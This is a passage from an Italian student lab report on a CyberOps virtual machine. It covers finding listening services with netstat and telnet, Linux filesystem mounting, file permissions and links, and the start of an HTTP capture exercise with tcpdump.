0 S analyst    1972   1647  0  80   0 - 1619 pipe_r 10:56 pts/0  00:00:00 grep 1722
[analyst@secOps ~]$
```

### Step 3: Identificazione dei server in esecuzione tramite netstat

1. Digitare `netstat`, questo comando visualizzerà le connessioni attive sul sistema.
2. Per visualizzare più dettagli digitare `sudo netstat -tunap`
3. Il risultato mostrerà le porte in ascolto e i processi associati.

```
unix 3      [ ]        STREAM      CONNECTED      17065      /run/dbus/system_bus_socket
[analyst@secOps ~]$ sudo netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp     0      0 127.0.0.53:53           0.0.0.0:*          LISTEN      388/systemd-resolve
tcp     0      0 0.0.0.0:21            0.0.0.0:*          LISTEN      544/vsftpd
tcp     0      0 0.0.0.0:22            0.0.0.0:*          LISTEN      899/sshd: /usr/sbin
tcp     0      0 0.0.0.0:80            0.0.0.0:*          LISTEN      1722/nginx: master
tcp6    0      0 :::23                 ::::*          LISTEN      932/xinetd
tcp6    0      0 :::22                 ::::*          LISTEN      899/sshd: /usr/sbin
tcp6    0      0 :::80                 ::::*          LISTEN      1722/nginx: master
```

### Spiegazione delle opzioni utilizzate:

- `-t` mostra connessioni TCP
- `-u` mostra connessioni UDP
- `-n` usa output numerico senza risoluzione DNS
- `-a` mostra tutte le connessioni
- `-p` mostra l'ID del processo proprietario della connessione

---

Il comando `netstat` permette di visualizzare tutte le connessioni di rete attive su un sistema, comprese le porte in ascolto e le connessioni stabilite. È utile per diagnosticare problemi di rete e per identificare servizi in esecuzione.

4. Per identificare il processo specifico che utilizza la porta 80 `sudo ps -elf | grep <PID>`, sostituendo `<PID>` con l'ID processo identificato in precedenza. Il PID varia da sessione a sessione, nel nostro caso è 1722.
5. Il risultato mostrerà dettagli sul processo responsabile della connessione sulla porta 80, che nel nostro caso è `nginx`.

## Parte 2: Uso di Telnet per Testare i Servizi TCP

1. Verifichiamo la natura del servizio in ascolto sulla porta 80 con `telnet 127.0.0.1 80`
2. Digitiamo alcuni caratteri e premere `INVIO`. Verrà restituito un errore HTML, confermando che il servizio in ascolto è un web server.

```
[analyst@secOps ~]$ telnet 127.0.0.1 80
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^']'.
pdpdpd
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 24 Feb 2025 11:21:48 GMT
Content-Type: text/html
Content-Length: 166
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
Connection closed by foreign host.
```

L'errore è mostrato come una pagina web perché nginx interpreta tutti i dati ricevuti come richieste HTTP.

3. Testare la porta 22, utilizzata dal servizio **SSH** con `telnet 127.0.0.1 22`  
Il server risponderà con la versione del protocollo SSH.

```
[analyst@secOps ~]$ telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1
```

```
[analyst@secOps ~]$ telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1
idjsgpsdjffs
Invalid SSH identification string.
Connection closed by foreign host.
```

#### 4. Testare la porta 68 (UDP): *telnet 127.0.0.1 68*

La connessione verrà rifiutata, perché Telnet utilizza solo TCP.

```
[analyst@secOps ~]$ telnet 127.0.0.1 68
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
```

I vantaggi di *netstat* sono:

- Permette di visualizzare tutte le connessioni attive.
- Mostra indirizzi IP locali e remoti.
- Identifica i processi responsabili delle connessioni di rete.

I vantaggi di *telnet* sono:

- Telnet è utile per testare rapidamente i servizi di rete.

**Tuttavia non è sicuro** per la gestione remota, perché trasmette i dati in chiaro, anche se è utile per testare servizi TCP locali.

## Conclusione

Abbiamo utilizzato comandi Linux per identificare i server in esecuzione e verificare i servizi attivi su una macchina virtuale. Inoltre, abbiamo appreso l'utilizzo di Telnet per testare servizi TCP e identificare la natura dei server in ascolto su porte specifiche.

---

## Esercizio 3

### Traccia

Familiarizzare con la navigazione dei filesystem di Linux

In questo laboratorio svolto su macchina virtuale *CyberOps*, ci concentreremo sulla famiglia *ext*, uno dei file system più comuni usati da Linux.

In particolare andremo a:

- Esplorare i file system di Linux
- Autorizzazione file
- Collegamenti simbolici e altri tipi di file speciali

### Svolgimento

#### **Esplorazione file system**

Avviamo la virtual machine, entriamo con l'utente *analyst*, e da linea di comando inseriamo `lsblk` per visualizzare tutti i dispositivi a blocchi presenti nella macchina.

I file system devono essere montati prima di poter essere accessibili e utilizzati.

Nell'informatica, montare un file system significa renderlo accessibile al sistema operativo.

Il montaggio di un filesystem è il processo di collegamento della partizione fisica sul dispositivo a blocchi (disco rigido, unità SSD, pen drive, ecc.) a una directory, attraverso la quale è possibile accedere all'intero file system. Poiché la suddetta directory diventa la radice del file system appena montato, è anche conosciuta come punto di montaggio.

Il comando `lsblk` ci ha stampato il seguente risultato:

```
[analyst@secOps ~]$ lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda     8:0    0  10G  0 disk
└─sda1  8:1    0  10G  0 part /
sdb     8:16   0   1G  0 disk
└─sdb1  8:17   0 1023M 0 part
sr0     11:0   1 1024M 0 rom
```

L'output sopra mostra che la VM ha tre dispositivi a blocchi installati: *sr0*, *sda* e *sdb*.

L'output, simile ad un albero, mostra anche le partizioni sotto *sda* e *sdb*.

Convenzionalmente */dev/sdX* è usato da Linux per rappresentare i dischi rigidi, con il numero finale che rappresenta il numero di partizione all'interno di quel dispositivo. I computer con più dischi rigidi mostrerebbero più dispositivi */dev/sdX*. Se Linux fosse in esecuzione su un computer con quattro dischi rigidi, ad esempio, li mostrerebbe come */dev/sda*, */dev/sdb*, */dev/sdc* e */dev/sdd*, per impostazione predefinita.

L'output implica che *sda* e *sdb* sono dischi rigidi, ognuno contenente una singola partizione. L'output mostra anche che *sda* è un disco da 10 GB mentre *sdb* ha 1 GB

**Nota:** Linux spesso visualizza anche unità flash USB come */dev/sdX*, a seconda del loro tipo di firmware

Ora per visualizzare informazioni più dettagliate sui file system montati utilizziamo il comando *mount*

```
[analyst@secOps ~]$ mount
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
dev on /dev type devtmpfs (rw,nosuid,relatime,size=500780k,nr_inodes=125195,mode=755)
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
pstree on /sys/fs/pstree type pstree (rw,nosuid,nodev,noexec,relatime)
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
```

Concentriamoci sul file system *root*, il file system memorizzato in */dev/sda1*.

---

Il file system radice è dove viene memorizzato il sistema operativo Linux stesso. Tutti i programmi, gli strumenti, i file di configurazione sono memorizzati nel file system radice per impostazione predefinita

Filtriamo la nostra ricerca per andare a visualizzare solo il file system *root* con il comando *mount | grep sda1*

```
[analyst@sec0ps ~]$ mount | grep sda1  
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
```

Nell'output filtrato sopra, *mount* ci mostra che il filesystem root si trova nella prima partizione del dispositivo di blocco *sda* (*/dev/sda1*).

Sappiamo che questo è il file system radice a causa del punto di montaggio utilizzato: "/". L'output ci dice anche il tipo di formattazione utilizzata nella partizione, *ext4* in questo caso. Le informazioni tra parentesi si riferiscono alle opzioni di montaggio della partizione.

Quindi spostiamoci nella directory / con il comando *cd /* e visualizziamo il contenuto con *ls -l* che ci permette di vedere i permessi usati nei relativi file e cartelle

```
[analyst@sec0ps ~]$ cd /  
[analyst@sec0ps /]$ ls -l  
total 52  
lrwxrwxrwx 1 root root 7 Jan 5 2018 bin -> usr/bin  
drwxr-xr-x 3 root root 4096 Apr 16 2018 boot  
drwxr-xr-x 19 root root 3120 Feb 24 04:02 dev  
drwxr-xr-x 58 root root 4096 Apr 17 2018 etc  
drwxr-xr-x 3 root root 4096 Mar 20 2018 home  
lrwxrwxrwx 1 root root 7 Jan 5 2018 lib -> usr/lib  
lrwxrwxrwx 1 root root 7 Jan 5 2018 lib64 -> usr/lib  
drwxr----- 2 root root 16384 Mar 20 2018 lost+found  
drwxr-xr-x 2 root root 4096 Jan 5 2018 mnt  
drwxr-xr-x 2 root root 4096 Jan 5 2018 opt  
dr-xr-xr-x 117 root root 0 Feb 24 04:02 proc  
drwxr-x--- 7 root root 4096 Feb 18 10:31 root  
drwxr-xr-x 17 root root 480 Feb 24 04:02 run  
lrwxrwxrwx 1 root root 7 Jan 5 2018 sbin -> usr/bin  
drwxr-xr-x 6 root root 4096 Mar 24 2018 srv  
dr-xr-xr-x 13 root root 0 Feb 24 04:02 sys  
drwxrwxrwt 8 root root 200 Feb 24 04:03 tmp  
drwxr-xr-x 9 root root 4096 Apr 17 2018 usr  
drwxr-xr-x 12 root root 4096 Apr 17 2018 var
```

Possiamo notare che */dev/sdb1* non viene mostrato nell'output perchè non è montato.

Il comando *mount* può anche essere utilizzato per montare e smontare i file system.

---

Come visto prima, la macchina ha due dischi rigidi installati: il primo è stato rinominato dal sistema come `/dev/sda` mentre il secondo è stato riconosciuto come `/dev/sdb`.

Prima che un dispositivo a blocchi possa essere montato, deve avere un punto di montaggio.

Usiamo il comando `ls -l` per verificare che la directory `second_drive` sia nella home dell'utente `analyst`.

Torniamo nella directory “`~`” e mostriamo nuovamente il contenuto con `ls -l`

```
[analyst@sec0ps /]$ cd ~
[analyst@sec0ps ~]$ ls -l
total 28
-rw-r--r-- 1 root      root     7044 Feb 18 09:13 capture.pcap
drwxr-xr-x 2 analyst   analyst  4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst   analyst  4096 Mar 22 2018 Downloads
drwxr-xr-x 9 analyst   analyst  4096 Jul 19 2018 lab.support.files
drwxr-xr-x 2 analyst   analyst  4096 Mar 21 2018 second-drive
-rw-r--r-- 1 analyst   analyst   233 Feb 20 09:38 space.txt
```

Una volta verificata la presenza della directory `second drive`, vediamo il contenuto della stessa con `ls -l second_drive/` e notiamo che la directory è vuota

Procediamo quindi con il montaggio di `sdb1` con il comando `sudo mount /dev/sdb1 ~/second_drive/`

```
[analyst@sec0ps ~]$ ls -l second_drive/
total 0
[analyst@sec0ps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst:
Sorry, try again.
[sudo] password for analyst:
[analyst@sec0ps ~]$ █
```

In questo modo abbiamo montato `sdb1` all'interno della directory `second_drive`. Verifichiamo che sia andato a buon fine

```
[analyst@sec0ps ~]$ ls -l second_drive/
total 20
drwx----- 2 root      root    16384 Mar 26 2018 lost+found
-rw-r--r-- 1 analyst   analyst   183 Mar 26 2018 myFile.txt
```

---

Dopo il montaggio, il path `/home/analyst/second_drive` diventa il punto di ingresso al file system fisicamente memorizzato in `/dev/sdb1`

Eseguiamo di nuovo il comando `mount` senza opzioni per visualizzare informazioni dettagliate sulla partizione `/dev/sdb1`. Come prima, usiamo il comando `grep` per visualizzare solo i filesystem `/dev/sd`

```
[analyst@sec0ps ~]$ mount | grep /dev/sd
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
/dev/sdb1 on /home/analyst/second_drive type ext4 (rw,relatime,data=ordered)
```

Smontiamo ora il file system con il comando `sudo umount /dev/sdb1` e verifichiamo che l'operazione sia andata a buon fine

```
[analyst@sec0ps ~]$ sudo umount /dev/sdb1
[sudo] password for analyst:
[analyst@sec0ps ~]$ ls -l second_drive/
total 0
```

## Autorizzazioni dei file

I file system Linux hanno funzionalità integrate per controllare la capacità degli utenti di visualizzare, modificare, navigare ed eseguire i contenuti del file system.

Ogni elemento nel filesystem ha il proprio set di autorizzazioni, portando sempre una serie di definizioni su ciò che gli utenti e i gruppi possono fare.

Spostiamoci nella directory scripts con il comando `cd lab.support.files/scripts/scripts`

```
[analyst@sec0ps ~]$ cd lab.support.files/scripts/scripts/
[analyst@sec0ps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21 2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21 2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21 2018 cuherons_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw_rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_EJK.sh
```

---

Prendiamo in esempio il file *cyops.mn* e vediamo che l'output ci mostra *analyst* come proprietario e gruppo, con i relativi permessi, che andiamo ad analizzare

Il proprietario del file (*analyst*) può leggere e scrivere sul file ma non eseguirlo (-rw). I membri del gruppo *analyst*, diversi dal proprietario, possono solo leggere il file (-r-) e non è consentita alcuna esecuzione o scrittura. Tutti gli altri utenti non sono autorizzati a scrivere o eseguire quel file.

Il comando *touch* è molto semplice e utile. Permette la creazione rapida di un file di testo vuoto. Usiamo il comando per creare un file vuoto nella directory */mnt*

```
[analyst@secOps scripts]$ touch /mnt/myNewFile.txt  
touch: cannot touch '/mnt/myNewFile.txt': Permission denied  
[analyst@secOps scripts]$ █
```

Vediamo che il file non è stato creato perché non abbiamo i permessi di scrittura nella cartella, in quanto solo l'utente root ha il permesso

Controlliamo i permessi della directory padre tramite il comando *ls -ld /mnt*

```
[analyst@secOps ~]$ ls -ld /mnt  
drwxr-xr-x 2 root root 4096 Jan  5  2018 /mnt  
[analyst@secOps ~]$ █
```

Montiamo la partizione *dev/sdb1* nella directory *second\_drive*, verifichiamo il contenuto e ne controlliamo i permessi

```
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/  
[sudo] password for analyst:
```

Ci spostiamo di nuovo nella directory */second\_drive* e visualizziamo il contenuto

```
[analyst@secOps second_drive]$ ls -l  
total 20  
drwx----- 2 root root 16384 Mar 26  2018 lost+found  
-rw-rw-r-x 1 root root    183 Mar 26  2018 myFile.txt  
[analyst@secOps second_drive]$ █
```

L'output ci mostra che le autorizzazioni di *myFile.txt* sono *-rw-rw-r-x*.

---

Il comando *chmod* prende le autorizzazioni nel formato ottale. In questo modo, una ripartizione del 665 è la seguente: 6 in ottale è 110 in binario. Supponendo che ogni posizione delle autorizzazioni di un file possa essere 1 o 0, 110 significa rw- (*lettura=1, scrittura=1 ed esecuzione=0*)

Pertanto, il comando *chmod 665 myFile.txt* cambia le autorizzazioni in:

- *Proprietario*: rw- (6 in ottale o 110 in binario)
- *Gruppo*: rw- (6 in ottale o 110 in binario)
- *Altro*: r-x (5 in ottale o 101 in binario)

Il comando *sudo chmod 777 myFile.txt* darebbe tutte le autorizzazioni a qualsiasi utente di sistema

Il comando *chown* viene utilizzato per cambiare la proprietà di un file o di una directory. Eseguiamo il comando *sudo chown analyst myFile.txt* per rendere root il proprietario di *myFile.txt*

```
[analyst@secOps second-drive]$ sudo chown analyst myFile.txt
[sudo] password for analyst:
[analyst@secOps second-drive]$ ls -l
total 20
drwx----- 2 root      root 16384 Mar 26  2018 lost+found
-rw-rw-r-x  1 analyst   root    183 Mar 26  2018 myFile.txt
```

Ora che analyst è il proprietario del file, proviamo ad aggiungere la parola *test* alla fine di *myFile.txt* con *echo test >> myFile.txt*

```
[analyst@secOps second-drive]$ echo test >> myFile.txt
[analyst@secOps second-drive]$ cat myFile.txt
This is a file stored in the /dev/sdb1 disk.
Notice that even though this file has been sitting in th
test
```

Verifichiamo con il comando *cat* la corretta riuscita

---

Come i file normali, anche le directory hanno autorizzazioni. Sia i file che le directory hanno 9 bit per le autorizzazioni del proprietario, del gruppo e di altri.

Ci sono anche altri tre bit per autorizzazioni speciali: *setuid*, *setgid* e *sticky* che vanno oltre l'ambito di questo laboratorio

Torniamo alla directory `/home/analyst/lab.support.files` ed elenchiamo tutti i file

```
[analyst@sec0ps second_drive]$ cd ~/lab.support.files/
[analyst@sec0ps lab.support.files]$ ls -l
total 580
-rw-r--r-- 1 analyst analyst      649 Mar 21  2018 apache_in_epoch.log
-rw-r--r-- 1 analyst analyst     126 Mar 21  2018 applicationX_in_epoch.log
drwxr-xr-x 4 analyst analyst    4096 Mar 21  2018 attack_scripts
-rw-r--r-- 1 analyst analyst     102 Mar 21  2018 confidential.txt
-rw-r--r-- 1 analyst analyst   2871 Mar 21  2018 cyops.mn
-rw-r--r-- 1 analyst analyst      75 Mar 21  2018 elk_services
-rw-r--r-- 1 analyst analyst     373 Mar 21  2018 h2_dropbear.banner
drwxr-xr-x 2 analyst analyst    4096 Apr  2  2018 instructor
-rw-r--r-- 1 analyst analyst     255 Mar 21  2018 letter_to_grandma.txt
-rw-r--r-- 1 analyst analyst  24464 Mar 21  2018 logstash-tutorial.log
drwxr-xr-x 2 analyst analyst    4096 Mar 21  2018 malware
-rwxr-xr-x 1 analyst analyst     172 Mar 21  2018 mininet_services
drwxr-xr-x 2 analyst analyst    4096 Mar 21  2018 openssl_lab
drwxr-xr-x 2 analyst analyst    4096 Mar 21  2018 pcaps
drwxr-xr-x 7 analyst analyst    4096 Mar 21  2018 pox
-rw-r--r-- 1 analyst analyst  473363 Mar 21  2018 sample.img
-rw-r--r-- 1 analyst analyst      65 Mar 21  2018 sample.img_SHA256.sig
drwxr-xr-x 3 analyst analyst    4096 Mar 21  2018 scripts
-rw-r--r-- 1 analyst analyst   25553 Mar 21  2018 SQL_Lab.pcap
```

Controlliamo le differenze di autorizzazioni tra i file *malware* e *mininet\_services*.

All'inizio della riga relativa alla directory *malware* c'è una lettera *d* prima delle autorizzazioni che indica che il tipo di file è una directory e non un file.

Un'altra differenza tra le autorizzazioni di file e directory è il *bit di esecuzione*.

Se un file ha il suo bit di esecuzione attivato, significa che può essere eseguito dal sistema. Le directory sono diverse dai file con il set di bit di esecuzione (un file con il set di bit di esecuzione è uno script o un programma eseguibile).

Una directory con il set di bit di esecuzione specifica se un utente può entrare in quella directory.

---

## Collegamenti simbolici e altri tipi di file speciali

Il primo carattere in ogni file elencato con il comando `ls -l` mostra il tipo di file.

I tre diversi tipi di file in Linux, inclusi i loro sottotipi e caratteri, sono:

- **File regolari (-)**

- File leggibili – file di testo
- File binari – programmi
- File di immagini
- File compressi

- **File di directory (d)**

- Cartelle

- **File speciali**

- File a blocchi (b) – File utilizzati per accedere all'hardware fisico come i punti di montaggio per accedere ai dischi rigidi
- File di dispositivo a carattere (c) – File che forniscono un flusso seriale di input e output. I terminali `tty` sono esempi di questo tipo di file.
- File di pipe (p) – Un file utilizzato per passare informazioni dove i primi dati inseriti sono i primi in uscita. Questo è anche conosciuto come *FIFO* (first in first out).
- File di collegamento simbolico (l) – File utilizzati per collegarsi ad altri file o directory. Ci sono due tipi: link simbolici e hard link.
- File oSocket (s) – Questi vengono utilizzati per passare informazioni da un'applicazione all'altra al fine di comunicare su una rete.

Utilizziamo il comando `ls -l` per visualizzare i file nella cartella `/home/analyst`.

I primi caratteri di ogni riga sono un `-` (che indica un file) o una `(d)` che indica una directory

```
[analyst@secOps ~]$ ls -l
total 28
-rw-r--r-- 1 root      root    7044 Feb 18 09:13 capture.pcap
drwxr-xr-x 2 analyst  analyst  4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst  analyst  4096 Mar 22 2018 Downloads
drwxr-xr-x 9 analyst  analyst  4096 Jul 19 2018 lab.support.files
drwxr-xr-x 3 analyst  analyst  4096 Mar 26 2018 second_drive
-rw-r--r-- 1 analyst  analyst   233 Feb 20 09:38 space.txt
```

Produciamo un elenco della directory /dev.

```
[analyst@secOps ~]$ ls -l /dev/
total 0
crw-r--r-- 1 root root      10, 235 Feb 24 04:02 autofs
drwxr-xr-x 2 root root      140 Feb 24 04:02 block
drwxr-xr-x 2 root root     100 Feb 24 04:02 bsg
crw----- 1 root root     10, 234 Feb 24 04:02 btrfs-control
drwxr-xr-x 3 root root      60 Feb 24 04:02 bus
lrwxrwxrwx 1 root root      3 Feb 24 04:02 cdrom -> sr0
drwxr-xr-x 2 root root    2800 Feb 24 04:02 char
crw----- 1 root root      5,  1 Feb 24 04:02 console
lrwxrwxrwx 1 root root     11 Feb 24 04:02 core -> /proc/kcore
crw----- 1 root root     10,  61 Feb 24 04:02 cpu-dma-latency
crw----- 1 root root     10, 203 Feb 24 04:02 cuse
drwxr-xr-x 6 root root     120 Feb 24 04:02 disk
drwxr-xr-x 3 root root      80 Feb 24 04:02 dri
crw-rw--- 1 root video     29,  0 Feb 24 04:02 fb0
lrwxrwxrwx 1 root root     13 Feb 24 04:02 fd -> /proc/self/fd
crw-rw-rw- 1 root root      1,  7 Feb 24 04:02 full
crw-rw-rw- 1 root root     10, 229 Feb 24 04:02 fuse
crw----- 1 root root     245,  0 Feb 24 04:02 hidraw0
crw-rw---- 1 root audio     10, 228 Feb 24 04:02 hpet
drwxr-xr-x 2 root root      0 Feb 24 04:02 hugepages
lrwxrwxrwx 1 root root     25 Feb 24 04:02 initctl -> /run/systemd/initctl/fifo
drwxr-xr-x 4 root root     360 Feb 24 04:02 input
crw-r--r-- 1 root root      1, 11 Feb 24 04:02 kmsg
drwxr-xr-x 2 root root     60 Feb 24 04:02 lightnvm
lrwxrwxrwx 1 root root     28 Feb 24 04:02 log -> /run/systemd/journal/dev-log
crw-rw--- 1 root disk     10, 237 Feb 24 04:02 loop-control
drwxr-xr-x 2 root root      60 Feb 24 04:02 mapper
crw----- 1 root kmem      1,  1 Feb 24 04:02 mem
crw----- 1 root root     10,  58 Feb 24 04:02 memory-bandwidth
drwxrwxrwt 2 root root     40 Feb 24 04:02 mqueue
drwxr-xr-x 2 root root     60 Feb 24 04:02 net
crw----- 1 root root     10,  60 Feb 24 04:02 network-latency
crw----- 1 root root     10,  59 Feb 24 04:02 network-throughput
crw-rw-rw- 1 root root      1,  3 Feb 24 04:02 null
crw----- 1 root kmem      1,  4 Feb 24 04:02 port
crw----- 1 root root    108,  0 Feb 24 04:02 ppp
crw----- 1 root root     10,  1 Feb 24 04:02 psaux
crw-rw-rw- 1 root tty      5,  2 Feb 24 06:36 ptmx
drwxr-xr-x 2 root root      0 Feb 24 04:02 pts
crw-rw-rw- 1 root root      1,  8 Feb 24 04:02 random
lrwxrwxrwx 1 root root      4 Feb 24 04:02 rtc -> rtc0
crw-rw--- 1 root audio    250,  0 Feb 24 04:02 rtc0
brw-rw--- 1 root disk      8,  0 Feb 24 04:02 sda
brw-rw--- 1 root disk      8,  1 Feb 24 04:02 sda1
brw-rw--- 1 root disk      8, 16 Feb 24 04:02 sdb
brw-rw--- 1 root disk      8, 17 Feb 24 04:02 sdb1
drwxrwxrwt 2 root root     40 Feb 24 04:02 shm
crw----- 1 root root    10, 231 Feb 24 04:02 snapshot
drwxr-xr-x 3 root root    180 Feb 24 04:02 snd
brw-rw---+ 1 root optical   11,  0 Feb 24 04:02 sr0
```

---

In basso notiamo come i file a blocco iniziano con una *b*, i file di dispositivo a carattere iniziano con una *c* e i file di collegamento simbolici iniziano con una *l*. I *collegamenti simbolici* in Linux sono come scorciantoie in Windows. Ci sono due tipi di link in Linux: *link simbolici* e *hard link*.

La differenza tra collegamenti simbolici e hard link è che un file di collegamento simbolico punta al nome del file di un altro file, mentre un hard link punta al contenuto di un altro file.

Creiamo due file come mostrato nello screenshot che segue:

```
[analyst@secOps ~]$ echo "symbolic" > file1.txt
[analyst@secOps ~]$ cat file1.txt
symbolic
[analyst@secOps ~]$ echo "hard" > file2.txt
[analyst@secOps ~]$ cat file2.txt
hard
[analyst@secOps ~]$
```

Usiamo *ln -s* per creare un collegamento simbolico a *file1.txt*, e *ln* per creare un hard link a *file2.txt*

```
[analyst@secOps ~]$ ln -s file1.txt file1symbolic.txt
[analyst@secOps ~]$ ln file2.txt file2hard
```

Usiamo il comando *ls -l* ed esaminiamo l'elenco delle directory

```
[analyst@secOps ~]$ ls -l
total 40
-rw-r--r-- 1 root      root     7044 Feb 18 09:13 capture.pcap
drwxr-xr-x  2 analyst   analyst  4096 Mar 22 2018 Desktop
drwxr-xr-x  3 analyst   analyst  4096 Mar 22 2018 Downloads
lrwxrwxrwx  1 analyst   analyst    9 Feb 24 06:55 file1symbolic.txt -> file1.txt
-rw-r--r--  1 analyst   analyst    9 Feb 24 06:43 file1.txt
-rw-r--r--  2 analyst   analyst   5 Feb 24 06:44 file2hard
-rw-r--r--  2 analyst   analyst   5 Feb 24 06:44 file2.txt
drwxr-xr-x  9 analyst   analyst  4096 Jul 19 2018 lab.support.files
drwxr-xr-x  3 analyst   analyst  4096 Mar 26 2018 second_drive
-rw-r--r--  1 analyst   analyst  233 Feb 20 09:38 space.txt
```

Nota come il file *file1symbolic.txt* sia un collegamento simbolico con una / all'inizio della riga e un puntatore (->) a *file1.txt*.

---

---

Il *file2hard* sembra essere un file normale, perché in realtà è un file normale che punta allo stesso *inode* sull'unità del disco rigido di *file2.txt*. In altre parole, *file2hard* punta agli stessi attributi e alla stessa posizione del blocco disco di *file2.txt*.

Il numero 2 nella quinta colonna dell'elenco per *file2hard* e *file2.txt* indica che ci sono 2 file collegati allo stesso nodo.

Per un elenco di directory, la quinta colonna indica il numero di directory all'interno della directory, comprese le cartelle nascoste.

Cambiamo i nomi dei file originali: *file1.txt* e *file2.txt* e vediamo come influisce sui file collegati

```
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
[analyst@secOps ~]$ cat file1symbolic.txt
cat: file1symbolic.txt: No such file or directory
[analyst@secOps ~]$ cat file2hard
hard
[analyst@secOps ~]$
```

Ora il link simbolico non riesce più a puntare al file precedente poiché il nome del file puntato è cambiato, mentre l'hard link continua a funzionare correttamente perché punta all'*inode* di *file2.txt* e non al suo nome.

In caso si volesse cambiare il contenuto di un file, cambierebbe il contenuto dell'altro perché entrambi puntano allo stesso *inode* sull'unità del disco rigido

Le autorizzazioni dei file e la proprietà sono due degli aspetti più importanti di Linux.

Sono anche una causa comune di problemi. Un file che ha le autorizzazioni o il set di proprietà errati non sarà disponibile per i programmi che devono accedervi. In questo scenario, il programma di solito si interrompe e si verificano errori

## Esercizio 4

### Traccia

L'esercizio permette di familiarizzare con le catture del traffico HTTP e HTTPS.

È richiesto l'utilizzo di tcpdump per catturare il traffico e wireshark per analizzare i pacchetti.

### Svolgimento

HTTP (HyperText Transfer Protocol) è un protocollo livello applicazione che permette di visualizzare i contenuti web. Viene considerato non sicuro poiché i dati sono trasferiti in chiaro e possono essere intercettati da un utente malintenzionato.

### Cattura del traffico

Avviamo la cattura dei pacchetti scambiati con il server con `sudo tcpdump -i eth0 -s 0 -w httpdump.pcap`

```
(kali㉿kali)-[~]
$ sudo tcpdump -i eth0 -s 0 -w httpdump.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C90 packets captured
90 packets received by filter
0 packets dropped by kernel
```

Apriamo il browser web *Firefox* e effettuiamo il login al sito

<http://www.altromutual.com/login.jsp> con le credenziali `admin admin`

